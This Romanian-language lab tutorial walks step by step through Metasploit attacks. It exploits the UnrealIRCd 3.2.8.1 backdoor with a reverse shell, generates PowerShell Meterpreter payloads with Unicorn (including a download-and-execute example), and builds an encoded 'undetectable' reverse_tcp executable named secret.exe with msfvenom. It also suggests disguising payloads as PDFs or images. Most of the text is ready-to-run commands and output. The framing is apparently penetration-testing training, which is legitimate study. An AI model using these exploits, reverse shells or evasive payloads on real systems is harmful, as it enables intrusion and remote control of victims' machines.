

Metasploit

Acest laborator va investiga folosirea suitei Metasploit pentru a controla la distanta o aplicatie care va da acces la toate resursele unui sistem de calcul.


Breviar teoretic

Metasploit este cel mai utilizat framework de testare a penetrabilitatii unui sistem. Aparut ca o colaborare intre open source community si Rapid7, Metasploit ajuta echipele de Securitate sa faca mai mult decat sa verifice vulnerabilitati, sa administreze evaluări ale securității si sa creasca informaitile de securitate; el antreneaza specialistii pentru a fi întotdeauna cu un pas inaintea hackerilor.

Kali Linux

Kali Linux este o distributie Linux bazata pe sistemul Debian ce are ca scop testarea breselor de securitate si controlul securitatii. Kali Linux contine cateva sute de unelte care tintesc diferite aspecte legate de securitatea sistemelor de operare precum Penetration Testing, Security research, Computer Forensics si Reverse Engeneering. Kali Linux este creat, finantat si mentinut de catre Offensive Security, o companie de top in testeara securitatii informationale.

Metasploit este integrat in Kali Linux.




```
msf5 > info exploit/unix/irc/unreal_ircd_3281_backdoor

Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12

Provided by:
hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ---
  0    Automatic Target

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ----
  RHOSTS
  RPORT     6667             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  The target port (TCP)

Payload information:
Space: 1024

Description:
This module exploits a malicious backdoor that was added to the
Unreal IRCd 3.2.8.1 download archive. This backdoor was present in
the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
2010.
```

Se alege care modul va fi folosit cu *use* si se vizualizează opțiunile disponibile:

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----
  RHOSTS
  RPORT     6667             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Target
```

Se observa ca trebuie setata adresa IP iar bresa de securitate cunoscuta este pe portul 6667 (care va fi atacat/accesat):

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.100.24
RHOST => 192.168.100.24
```

Acum se determina payload-ul care va fi plasat pentru a avea acces la sistemul in care am patruns cu modulul anterior:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	cmd/unix/bind_perl		manual	No	Unix Command Shell, Bind TCP (via Perl)
1	cmd/unix/bind_perl_ipv6		manual	No	Unix Command Shell, Bind TCP (via perl) IPv6
2	cmd/unix/bind_ruby		manual	No	Unix Command Shell, Bind TCP (via Ruby)
3	cmd/unix/bind_ruby_ipv6		manual	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
4	cmd/unix/generic		manual	No	Unix Command, Generic Command Execution
5	cmd/unix/reverse		manual	No	Unix Command Shell, Double Reverse TCP (telnet)
6	cmd/unix/reverse_bash_telnet_ssl		manual	No	Unix Command Shell, Reverse TCP SSL (telnet)
7	cmd/unix/reverse_perl		manual	No	Unix Command Shell, Reverse TCP (via Perl)
8	cmd/unix/reverse_perl_ssl		manual	No	Unix Command Shell, Reverse TCP SSL (via perl)
9	cmd/unix/reverse_ruby		manual	No	Unix Command Shell, Reverse TCP (via Ruby)
10	cmd/unix/reverse_ruby_ssl		manual	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
11	cmd/unix/reverse_ssl_double_telnet		manual	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

In final alegem unul dintre ele:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
```

Acum totul este pregatit pentru realizarea atacului.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.100.24	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	6667	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

Daca dorim putem limita ca accesul la sistemul infectat sa se facă doar de la IP-ul nostru (al atacatorului, altfel oricine poate accesa shell-ul acelui PC pe portul 4444) cu:

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.32
```

Atacul incepe cu ajutorul comenzii *exploit*

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

Odata reusit atacul, vom fi instiintati ca avem acces la shell si putem executa comenzi pe sistemul atacat!

Unicorn

Magic unicorn este o unealta simpla ce folosește un PowerShell downgrade attack injectand cod direct in memorie.

Payload

Un payload se refera la un modul de exploatare. Sunt 3 tipuri de astfel de module in Frameworkul Metasploit: **Singles**, **Stagers**, si **Stages**. Aceste tipuri diferite permit o foarte buna versatibilitate si pot fi folosite in numeroase tipuri de scenarii.

PowerShell

PowerShell este un framework de task-uri automate in Windows. Acesta a aparut pentru a extinde funcționalitatea de automatizare disponibila in scripturile BAT. PowerShell are o linie de comanda si un limbaj de criptare integrat in framework-ul .NET, ce permite integrarea in alte aplicatii. In mod automat proceseaza si creaza uneltele necesare sistemului dorit.

1. Instalare Kali Linux

-Accesati linkul: <https://www.kali.org/downloads/>

Kali Linux 64-Bit	Torrent	2019.4	2.6G	bad0d602a531b872575e23cc025b45fee475523b51378a035928b733ca395ac5
-------------------	---------	--------	------	--

-Deschideti VirtualBox

-Apasati Ctrl + N

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:


Machine Folder:

Type:

Version:


-Dati numele masinii virtuale: Kali Linux

-Urmato pasii pana la final (Next... Create)



-Selectati Start


-Selectati imaginea de Kali Linux descarcata anterior



-Selectati Open


-Selectati Start

-Selectati Graphical install



-Continue...

-Selectati Yes pentru a salva



CE ESTE UN PAYLOAD IN METASPLOIT FRAMEWORK SI CLASIFICARE

Metasploit contine multe tipuri de payload, fiecare avand un rol diferit:

INLINE (NON STAGED)

- Un payload care contine atat exploit-ul cat si codul executat ulterior. Sunt stabile dar au limitari in cazul in care datele care necesita extragere au dimensiuni mari.

STAGER

- Acestea lucreaza impreuna cu stage payloads pentru a executa un task. Stager stabileste canalul de comunicatie iar stage payload este executat pe calculatorul atacat.

METERPRETER

- Meterpreter, (Meta-Interpreter) este un payload care opereaza prin injectare dll. The Meterpreter exista doar in memoria sistemului si nu lasa urme pe HDD. Scripturile pot fi incarcate dinamic atunci cand este nevoie.

PASSIVEX

- PassiveX este un payload pentru evitarea firewall-urilor prin creare control ActiveX care lanseaza o instanta scursa a Internet Explorer. In acest mod se pot trimite cereri si primi raspunsuri prin HTTP.

NONX

- Bitul NX (No eXecute) este o caracteristica a procesoarelor care restrictioneaza executia codului in anumite zone de memorie. In Windows, NX e implementat drept Data Execution Prevention (DEP). Metasploit NoNX evita DEP.

ORD

- Ordinal payloads sunt de tipul Stager payload care merg doar pe Windows si sunt foarte mici. Se bazeaza pe prezenta **ws2_32.dll** in memorie.

IPV6

- Metasploit IPv6 payload sunt proiectate pentru retele IPv6.

REFLECTIVE DLL INJECTION

- Reflective DLL Injection este o tehnica in care un payload de tip Staged este injectat intr-un proces compromis in memorie si nu e salvat pe HDD. VNC payload si Meterpreter payload folosesc reflective DLL injection.

Creare payload

În timpul efectuării unui atac se pot evidenția două etape:

-deschiderea unei conexiuni către linia de comanda a unui sistem (STAGER). De obicei o aplicație malițioasă a fost executată pe sistemul tinta (PDF/POZA mascate ca executabil, XLS, script, VBS, etc.)

-codul care va fi executat pe acel sistem (STAGER PAYLOAD)

Mai multe detalii și opțiuni:

<https://www.offensive-security.com/metasploit-unleashed/generating-payloads/>

Creare payload nedetectabil

Pasul I: instalare framework Metasploit (este integrată în Kali Linux, scriți la pasul II)

-deschideți Kali Linux și accesați linia de comandă

- pentru a vă asigura că instalați ultima versiune de Metasploit trebuie să dezinstalați orice versiune anterioară ce s-ar putea să fi fost preinstalată

```
root@kali:~# apt-get remove metasploit-framework
```

-folosiți următorul cURL pentru a descărca ultima versiune de Metasploit

```
root@kali:~# curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

-upgradati la ultima versiune pentru a avea siguranta ca va rula pe Kali

```
root@kali:~# chmod 755 msfinstall
```

exit

-executati instalarea cu **./msfinstall**

```
root@kali:~# ./msfinstall
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ettercap-common ettercap-graphical libapache2-mod-php liblua5.1-2
  liblua5.1-common nginx python-paramiko python-pefile python-qrcode
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 670 not upgraded.
Need to get 218 MB of archives.
After this operation, 493 MB of additional disk space will be used.
Get:1 http://downloads.metasploit.com/data/releases/metasploit-framework/ap
t lucid/main amd64 metasploit-framework amd64 5.0.72+20200127112008~1rapid7
-1 [218 MB]
Fetched 218 MB in 1min 7s (3,248 kB/s)
Selecting previously unselected package metasploit-framework.
(Reading database ... 253057 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_5.0.72+20200127112008~1rapid7-
1_amd64.deb ...
Unpacking metasploit-framework (5.0.72+20200127112008~1rapid7-1) ...
Setting up metasploit-framework (5.0.72+20200127112008~1rapid7-1) ...
update-alternatives: using /opt/metasploit-framework/bin/msfbinscan to prov
ide /usr/bin/msfbinscan (msfbinscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfconsole to prov
ide /usr/bin/msfconsole (msfconsole) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfd to provide /u
sr/bin/msfd (msfd) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfdb to provide /
usr/bin/msfdb (msfdb) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfelfscan to prov
ide /usr/bin/msfelfscan (msfelfscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfmachscan to pro
vide /usr/bin/msfmachscan (msfmachscan) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfpescan to provi
de /usr/bin/msfpescan (msfpescan) in auto mode
```

```
update-alternatives: using /opt/metasploit-framework/bin/msfrop to provide
/usr/bin/msfrop (msfrop) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfrpc to provide
/usr/bin/msfrpc (msfrpc) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfrpcd to provide
/usr/bin/msfrpcd (msfrpcd) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfupdate to provide
/usr/bin/msfupdate (msfupdate) in auto mode
update-alternatives: using /opt/metasploit-framework/bin/msfvenom to provide
/usr/bin/msfvenom (msfvenom) in auto mode
Run msfconsole to get started
```

Pasul II: instalare unicorn

-Unicorn poate fi clonat folosind github.com/trustedsec/unicorn

```
root@kali:~# git clone https://github.com/trustedsec/unicorn
Cloning into 'unicorn'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 589 (delta 0), reused 0 (delta 0), pack-reused 585
Receiving objects: 100% (589/589), 280.73 KiB | 1.06 MiB/s, done.
Resolving deltas: 100% (386/386), done.
```

-pentru a accesa noul director unicorn putem folosi comanda **cd**

```
root@kali:~# cd unicorn/
```

-pentru a vedea toate optiuniunile disponibile si descrierea fiecarui tip de atac, folositi comanda **./unicorn.py --help**

```
root@kali:~/unicorn# ./unicorn.py --help
```

```
[*****  
*****]
```

-----POWERSHELL ATTACK INSTRUCTIONS-----

Everything is now generated in two files, powershell_attack.txt and unicorn.rc. The text file contains all of the code needed in order to inject the powershell attack into memory. Note you will need a place that supports remote command injection of some sort. Often times this could be through an excel/doc or through psexec_commands inside of Metasploit, SQLi, etc.. There are so many implications and scenarios to where you can use this attack at . Simply paste the powershell_attack.txt command in any command prompt window or where you have the ability to call the powershell executable and it will give a shell back to you. This attack also supports windows/download_exec for a payload method instead of just Meterpreter payloads. When using the download and exec, simply put python unicorn.py windows/download_exec url=<http://www.thisisnotarealsite.com/payload.exe> and the powershell code will download the payload and execute.

Note that you will need to have a listener enabled in order to capture the attack.

```
[*****  
*****]
```

```
[*****  
*****]
```

----- Magic Unicorn Attack Vector v3.8.1 -----

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (<https://www.trustedsec.com>)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>

PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443

PS Down/Exec: python unicorn.py windows/download_exec url=http://badurl.com/payload.exe

PS Down/Exec Macro: python unicorn.py windows/download_exec url=http://badurl.com/payload.exe macro

Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro

Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro

HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta

HTA SettingContent-ms Metasploit: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 ms

HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta

HTA Example SettingContent-ms: python unicorn.py <cobalt_strike_file.cs cs ms

HTA Example SettingContent-ms: python unicorn.py <path_to_shellcode.txt>: shellcode ms

DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde

CRT Example: python unicorn.py <path_to_payload/exe_encode> crt

Custom PS1 Example: python unicorn.py <path to ps1 file>

Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500

Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export CS in C# format)

Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (formatted 0x00 or metasploit)

Custom Shellcode HTA: python unicorn.py <path_to_shellcode.txt> shellcode hta (formatted 0x00 or metasploit)

Custom Shellcode Macro: python unicorn.py <path_to_shellcode.txt> shellcode macro (formatted 0x00 or metasploit)

Generate .SettingContent-ms: python unicorn.py ms

Help Menu: python unicorn.py --help

Pasul III: creare payload

-folositi comanda de mai jos

-folositi adresa IP publica iar ca port 4444

```
root@kali:~/unicorn# ./unicorn.py windows/meterpreter/reverse_https 82.137.3.109  
4444
```

```
[*] Generating the payload shellcode.. This could take a few seconds/minutes as w  
e create the shellcode...
```

File System



Home



```

-----POWERSHELL ATTACK INSTRUCTIONS-----

Everything is now generated in two files, powershell_attack.txt and unicorn.rc. The text file contains all of the code needed in order to inject the powershell attack into memory. Note you will need a place that supports remote command injection of some sort. Often times this could be through an excel/word doc or through psexec_commands inside of Metasploit, SQLi, etc.. There are so many implications and scenarios to where you can use this attack at. Simply paste the powershell_attack.txt command in any command prompt window or where you have the ability to call the powershell executable and it will give a shell back to you. This attack also supports windows/download_exec for a payload method instead of just Meterpreter payloads. When using the download and exec, simply put python unicorn.py windows/download_exec url=https://www.thisisnotarealsite.com/payload.exe and the powershell code will download the payload and execute.

Note that you will need to have a listener enabled in order to capture the attack.

[*****]
[*****]

[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.

```

- cand unicorn a generat un payload cu success, 2 noi fisiere vor fi create
- primul este powershell_attack.txt ce poate fi vizualizat folosind comanda cat

```
root@kali:~/unicorn# cat powershell_attack.txt
```

- acesta arata codul ce se va executa pe dispozitivul atacat
- cel de-al doilea fisier creat este unicorn.rc dar acesta va fi automat executat si configurat

Pasul IV: porneste Msfconsole folosind fisierul unicorn.rc


- pentru a porni Metasploit vom folosi comanda **msfconsole -r /opt/unicorn/unicorn.rc**

```
root@kali:~/unicorn# msfconsole -r /opt/unicorn/unicorn.rc
```

Preluare control prin payload executat de către ținta (stager + stage payload)

Pasul 1: Deschidere consola

Deschideti Kali Linux din VirtualBox si accesati terminalul.



Introduceti comanda **msfconsole**.

```
root@kali:~# msfconsole
```


Verificam daca a fost adaugat corect.

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.43.50    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      192.168.43.50    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
```

Putem observa schimbarile. De asemenea, se poate observa stabilirea automata a LPORT 4444.

Adresa LHOST va fi configurata manual. Initial folosind comanda **ifconfig** intr-un terminal separate (root@kali) putem vedea efectiv adresa.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.50 netmask 255.255.255.0 broadcast 192.168.43.255
    ether 08:00:27:16:f9:20 txqueuelen 1000 (Ethernet)
    RX packets 1396 bytes 114278 (111.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 822 bytes 482788 (471.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 489 bytes 167105 (163.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 489 bytes 167105 (163.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Pentru configurarea efectiva se revine in terminalul initial cu comanda **set LHOST 192.168.43.50** (puneti adresa dvs)

```
msf5 exploit(multi/handler) > set LHOST 192.168.43.50
LHOST => 192.168.43.50
```

Verificam daca a fost alocat corect folosind **show options**.

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.43.50    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      192.168.43.50    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port
```

Pasul 3: Utilizare msfvenom

Vom utiliza modul help al comenzii msfvenom.

```
msf5 exploit(multi/handler) > msfvenom -h
[*] exec: msfvenom -h
```

MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /opt/metasploit-framework/bin/ ../embedded/framework/msfvenom [options] <var=val>

Example: /opt/metasploit-framework/bin/ ../embedded/framework/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:

-l, --list	<type>	List all modules for [type]. Types are : payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload	<payload>	Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options		List --payload <value>'s standard, advanced and evasion options
-f, --format	<format>	Output format (use --list formats to list)
-e, --encoder	<encoder>	The encoder to use (use --list encoders to list)
--sec-name	<value>	The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest		Generate the smallest possible payload using all available encoders
--encrypt	<value>	The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key	<value>	A key to be used for --encrypt
--encrypt-iv	<value>	An initialization vector for --encrypt
-a, --arch	<arch>	The architecture to use for --payload and --encoders (use --list archs to list)
--platform	<platform>	The platform for --payload (use --list platforms to list)
-o, --out	<path>	Save the payload to a file
-b, --bad-chars	<list>	Characters to avoid example: '\x00\xff'
-n, --nopsled	<length>	Prepend a nopsled of [length] size on to the payload
--pad-nops		Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)

<code>-s, --space</code>	<code><length></code>	The maximum size of the resulting payload
<code>--encoder-space</code>	<code><length></code>	The maximum size of the encoded payload (defaults to the <code>-s</code> value)
<code>-i, --iterations</code>	<code><count></code>	The number of times to encode the payload
<code>-c, --add-code</code>	<code><path></code>	Specify an additional win32 shellcode file to include
<code>-x, --template</code>	<code><path></code>	Specify a custom executable file to use as a template
<code>-k, --keep</code>		Preserve the <code>--template</code> behaviour and inject the payload as a new thread
<code>-v, --var-name</code>	<code><value></code>	Specify a custom variable name to use for certain output formats
<code>-t, --timeout</code>	<code><second></code>	The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
<code>-h, --help</code>		Show this message

Modul help va ajuta la intelegerea comenzii de creare a payload-ului.

```
msf5 exploit(multi/handler) > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.50 LPORT=4444 -f exe -e x64/shikata_ga_nai -i 10 > /root/Desktop/secret.exe
```


Adresa trebuie sa fie a dvs iar numele payload-ului creat poate fi modificat dar trebuie păstrata extensia. In cazul de mai sus payload-ul poarta numele secret.exe

```
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.50 LPORT=4444 -f exe -e x64/shikata_ga_nai -i 10 > /root/Desktop/secret.exe

